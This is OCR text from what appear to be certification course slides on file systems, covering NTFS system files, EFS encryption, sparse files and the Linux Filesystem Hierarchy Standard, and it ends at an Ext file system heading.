
Kernel Mode
User Mode
Hard Disk
Master Boot Record
Boot Sector
Ntldr
NTFS.sys
Ntoskrnl.exe
Operating System
Application



Windows File Systems: NTFS System Files

File Name	Description
$attrdef	Contains definitions of all system-and user-defined attributes of the volume
$badclus	Contains all the bad clusters
$bitmap	Contains a bitmap for the entire volume
$boot	Contains the volume's bootstrap
$logfile	Used for recovery purposes
$mft	Contains a record for every file
$mftmirr	Mirrors the MFT used for recovering files
$quota	Indicates a disk quota for each user
$upcase	Converts characters into uppercase Unicode
$volume	Contains the volume name and version number


Notes: ____



Windows File Systems: Encrypting File Systems (EFS)

- The Encrypting File System (EFS) was first introduced in version 3.0 of NTFS, which offers filesystem-level encryption
- This encryption technology maintains a **level of transparency** to the user who encrypted the file, which implies that there is no need for users to decrypt the file and access it for making changes
- After a user is done with the file, the **encryption policy** is automatically restored
- When any unauthorized user tries to access an **encrypted file**, they are **denied access**
- To enable the encryption and decryption facilities, a user has to set the **encryption attributes** of the files and folders that the user wants to encrypt or decrypt

C|EH
Header
File Encryption Key
Encrypted with file owner's public key
File Encryption Key
Encrypted with public key of recovery agent 1
File Encryption Key
Encrypted with public key of recovery agent 2 (optional)
Encrypted Data
Data Decryption Field
Data Recovery Fields



Windows File Systems: Components of EFS


EFS Driver and FSRTL
NTFS
Hard Disk
LPC Communication for All Key Management Support
FSRTL Callouts

Notes:

Windows File Systems: Sparse Files

- Sparse files provide a method of **saving disk space** for files by allowing the I/O subsystem to allocate only meaningful (nonzero) data
- If an NTFS file is marked as sparse, it assigns a **hard disk cluster** only for the data defined by the application
- The non-defined data of the file are represented by **non-allocated space** on the disk



Without Sparse File Attribute Set

With Sparse File Attribute Set

Sparse data (zeros) 10 gigabytes
Disk space used 17 gigabytes
Meaningful data 7 gigabytes
Sparse data (zeros) 10 gigabytes
Disk space used 7 gigabytes
Meaningful data 7 gigabytes

Device drivers
Kernel Space

Notes:

Linux File Systems: Filesystem Hierarchy Standard (FHS)

- The **Filesystem Hierarchy Standard (FHS)** defines the directory structure and its contents in Linux- and Unix-like operating systems
- In the **FHS**, all files and directories are present under the root directory (represented by /)

Table displaying directories and their description specific to the FHS

Directory	Description
/bin	Essential command binaries. Ex: cat, ls, cp.
/boot	Static files of the boot loader. Ex: Kernels, Initrd
/dev	Essential device files. Ex: /dev/null
/etc	Host-specific system configuration files
/home	Users' home directories, holding saved files, personal settings, etc.
/lib	Essential libraries for the binaries in /bin/ and /sbin/
/media	Mount points for removable media
/mnt	Temporarily mounted filesystems
/opt	Add-on application software packages
/root	Home directory for the root user
/proc	Virtual file system providing process and kernel information as files
/run	Information about running processes. Ex: running daemons, currently logged-in users
/sbin	Contains the binary files required for working
/srv	Site-specific data for services provided by the system
/tmp	Temporary files
/usr	Secondary hierarchy for read-only user data
/var	Variable data. Ex: logs, spool files, etc.

Linux File Systems: Extended File System (EXT)

